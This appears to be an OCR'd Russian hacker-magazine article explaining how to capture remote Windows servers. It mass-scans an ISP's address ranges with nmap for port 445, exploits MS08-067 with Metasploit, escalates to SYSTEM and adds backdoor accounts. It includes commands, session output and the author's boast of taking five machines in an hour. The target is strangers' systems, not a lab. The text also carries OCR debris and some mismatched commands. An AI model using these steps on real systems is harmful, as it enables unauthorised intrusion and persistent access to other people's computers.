Мирослав Берков (alumni.samara@gmail.com)

УГНАТЬ ЗА 60 СЕКУНД


Метод добычи удаленного дедика под управлением Windows

Считается, что с каждой новой версией Windows становится все защищеннее и защищеннее. Даже специалисты АНБ США приложили свою тяжелую руку к улучшению безопасности винды. Но так ли хорошо защищена ОС Windows в действительности? Давай проверим вместе. На практике!


Готовим операционную

Сейчас я покажу тебе метод добычи удаленного дедика под управлением Windows средствами Metasploit Framework с использованием уязвимости MS08-067. Почему-то эксплуатация этого бага в настоящее время пользуется большой популярностью среди хакеров Ближнего Востока и Северной Африки, о чем свидетельствуют многочисленные записи и обсуждения в **Facebook** (facebook.com/#!/group.php?gid=73074814856), хотя на страницах ВКонтакте, посвященных тому же самому **MSF** (vk.com/club16499787), царит полная тишина. В большинстве случаев уязвимыми являются все системы, работающие под управлением Windows XP Professional SP2 и SP3 (полный список операционок, подверженных риску, ты можешь найти на kb.cert.org/vuls/id/827267). Но как я понял из написанного, все программные продукты мелкомягких могут быть скомпрометированы путем эксплуатации данного бага и по сей день.

Перейдем к делу — качаем последний релиз Metasploit Framework на официальном сайте metasploit.com (или ищем на диске). Перед его установкой на компьютере отключаем антивирус. В комплект Metasploit Framework включен свой собственный сетевой сканер портов, хотя для поиска подключенных к сети машин под управле-



Ищем и находим описание нагрузок



OS Fingerprints перед глазами. Удобно и понятно :)

History

23 октября 2008 года Microsoft выпускает «Бюллетень по безопасности MS08-067». Речь шла об уязвимости в службе сервера, которая делает возможным удаленное выполнение произвольного кода (958644). Успешная эксплуатация этой уязвимости может позволить хакерам скомпрометировать целевую систему под управлением ОС Windows. Да что тут говорить, уязвимость MS08-067 активно используется взломщиками и в настоящее время. Самым известным червем, использующим эту уязвимость, является Conficker/Downadup в различных его модификациях. Компания Microsoft в свое время даже объявляла премию в размере $250 000 за информацию, которая будет способствовать поимке создателя этого червячка. «Но ведь это далекое прошлое!», — возразишь ты и будешь отчасти прав. Но только отчасти, так как сегодня ситуация не сильно изменилась.

нием ОС Windows мы можем использовать и внешний сканер nmap, который также добавлен в дистрибутив и устанавливается одновременно с Metasploit Framework. Итак, запускаем сканер nmap, отметив порт 445, поскольку именно он нам и нужен для дальнейшей эксплуатации уязвимости службы сервера. А что, собственно, мы будем сканировать? Ответ достаточно прост — например, можно взять и просканировать IP-префиксы своего провайдера, которые мы с легкостью узнаем на сайте bgp.he.net в разделе «Prefixes IP v4». Для использования полученных префиксов в сканере nmap, необходимо их предварительно скопировать в файл — например, my_isp.txt, и поместить файл в рабочий каталог с nmap. Итак, поехали, команда запуска сканера будет выглядеть следующим образом:

```
nmap -T4 -A -v -PE -PS445 -PA445 -iL my_isp.txt
```

Отлично, в результате сканирования мы получили список хостов с запущенной службой сервера, которую видно из внешней сети, причем она ничем не прикрыта, хотя мелкомягкие еще в 2008 году настоятельно рекомендовали блокировать доступ из интернета к этому сервису... Интересно, что по каждому хосту nmap выдает подробную информацию о типе установленной ОС.

Виды shell: полезная нагрузка meterpreter и другие

В настоящее время считается, что полнофункциональный Meterpreter (MP) существует только под Windows, но на самом деле это не совсем так. Существует еще несколько версий MP, реализованных на PHP и JAVA. Впрочем, ты и сам можешь стать автором «полезной нагрузки» — например, скомпилировать TCL-сценарий shell-кода для Cisco IOS с помощью утилиты tclpro.exe и в дальнейшем использовать его для жестоких игр с железными кошками. Как так? Сам не понимаю :).

Стандартную полезную нагрузку MP можно использовать почти со всеми Windows-эксплойтами, включенными в Metasploit Framework, выбрав одну из следующих полезных нагрузок:

Кратко поясню суть каждой.

1. bind_meterpreter — резервирует порт на целевой машине и ожидает соединения. После установления соединения происходит загрузка Meterpreter'а на целевой хост, текущее соединение продолжает использоваться для связи с удаленной машиной.

2. reverse_meterpreter — сама соединяется с предварительно заданным хостом по указанному порту для дальнейшей загрузки Meterpreter'а. Затем установленное соединение используется для связи с удаленной машиной. Все хорошо, но для успешной реализации данного метода нам понадобится реальный IP-адрес (или устанавливай проброс нужных тебе портов через NAT).

3. find_tag — осуществляет поиск дескриптора службы, обработанной эксплойтом, и использует его для загрузки Meterpreter'а на удаленную машину, после чего существующее соединение будет использовано для связи с ней. Этот вид полезной нагрузки является особенно интересным, поскольку тут не требуется открывать новое соединение — таким образом, существует возможность обхода практически любых конфигураций брандмауэров.

4. bind_tcp — это обычный командный интерпретатор типа cmd.exe, естественно, без всяких дополнительных наворотов, как у Meterpreter`a. Он просто резервирует порт на целевой машине и загружает стандартную оболочку.

В зависимости от цели исследования системы может быть использована любая из этих полезных нагрузок.

Так чего же мы ждем? Выбираем цель из списка, полученного в результате сканирования nmap, и подключаемся к ней. Для простоты эксперимента будем использовать простой командный интерпретатор в качестве полезной нагрузки.

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit> set PAYLOAD windows/vncinject/bind_tcp
PAYLOAD => windows/vncinject/bind_tcp
msf exploit(ms08_067_netapi) > set RHOST 192.168.0.3
RHOST => 192.168.0.3
msf exploit(ms08_067_netapi) > exploit
```

Если уязвимость на удаленной машине существует, то мы получим доступ к шеллу (cmd.exe) этого компьютера, и в окне появится сообщение о том, что сессия успешно установлена. В случае, когда msf определил ОС как Windows 7, можно попробовать использовать

```
msf exploit(psexec) > load token_adduser
[*] Successfully loaded plugin: token_adduser
msf exploit(psexec) > sessions

Active sessions
===============

  Id  Type                   Information                    Connection
  --  ----                   -----------                    ----------
  3   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ LABXP01  10.8.0.18:4444 -> 192.168.8.100:2764
  4   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ LABXP01  10.8.0.18:4444 -> 192.168.8.100:2765

msf exploit(psexec) > token_adduser foo_bar P@ssw0rd!
[*] >> Opening session 3 / 192.168.8.100:2764
[*] Attempting to add user foo_bar to host
[+] Successfully added user

[*] >> Opening session 4 / 192.168.8.100:2765
[*] Attempting to add user foo_bar to host
[-] User already exists

msf exploit(psexec) > token_adduser -h 192.168.8.10 foo_bar P@ssw0rd!
[*] >> Opening session 3 / 192.168.8.100:2764
[*] Attempting to add user foo_bar to host 192.168.8.10
[+] Successfully added user

msf exploit(psexec) >
```

Добавляем юзера средствами FrameWork

64-разрядные полезные нагрузки, которые имеются в соответствующем разделе (ищем через меню GUI), или вызвать нагрузку через консоль. Пример работы эксплойта с полезной нагрузкой можно посмотреть на видео (ищи ролик на нашем диске).


Захват сервера

Теперь из списка хостов, сгенерированных nmap, выберем IP-адрес под управлением ОС Windows 2003 Server — это и будет наша искомая цель (ведь ты, как настоящий сетевой гуру, хотя бы раз в жизни должен поиметь свой собственный дедик!). Для работы с сервером будем использовать все тот же эксплойт (exploit/windows/smb/ ms08_067_ netapi) и полезную нагрузку bind_meterpreter. В результате мы получаем доступ к командной оболочке через Meterpreter, после чего добавляем нового пользователя с помощью сценария token_adduser, предварительно повысив свои привилегии на удаленной машине до уровня SYSTEM с помощью команды use priv. Ну вот — у нас есть дедик, к которому ты можешь подключаться, используя удаленный рабочий стол. На нем мы можем установить прокси-сервер, FTP и многое-многое другое. В ходе эксперимента у меня получилось набрать пять дедиков примерно в течение часа. Я думаю, это круто!

Заключение

Если кто-то хочет просто жать на кнопку «exploit», чтобы Metasploit сразу выдавал готовые дедики, то скажу сразу — этого не будет: метод все равно требует времени и терпения. Уязвимость далеко не нова, и производители ПО уже приняли меры по ее локализации. Так, если на удаленной машине установлен антивирус или правильно сконфигурирован центр обеспечения безопасности Windows, то скорее всего доступ к порту 445 из внешней сети получить просто не удастся. В частности, антивирус Касперского отреагирует на изменение системных файлов, своевременно информируя об этом пользователя. Хотя атака из локальной сети, скорее всего, приведет к тому, что система будет полностью скомпрометирована. Несмотря ни на что, все еще остается довольно широкое поле для экспериментов с безопасностью Windows, и ты можешь внести свой вклад в это дело. Непоправимый вклад :).

Результаты сканирования



Виды полезных нагрузок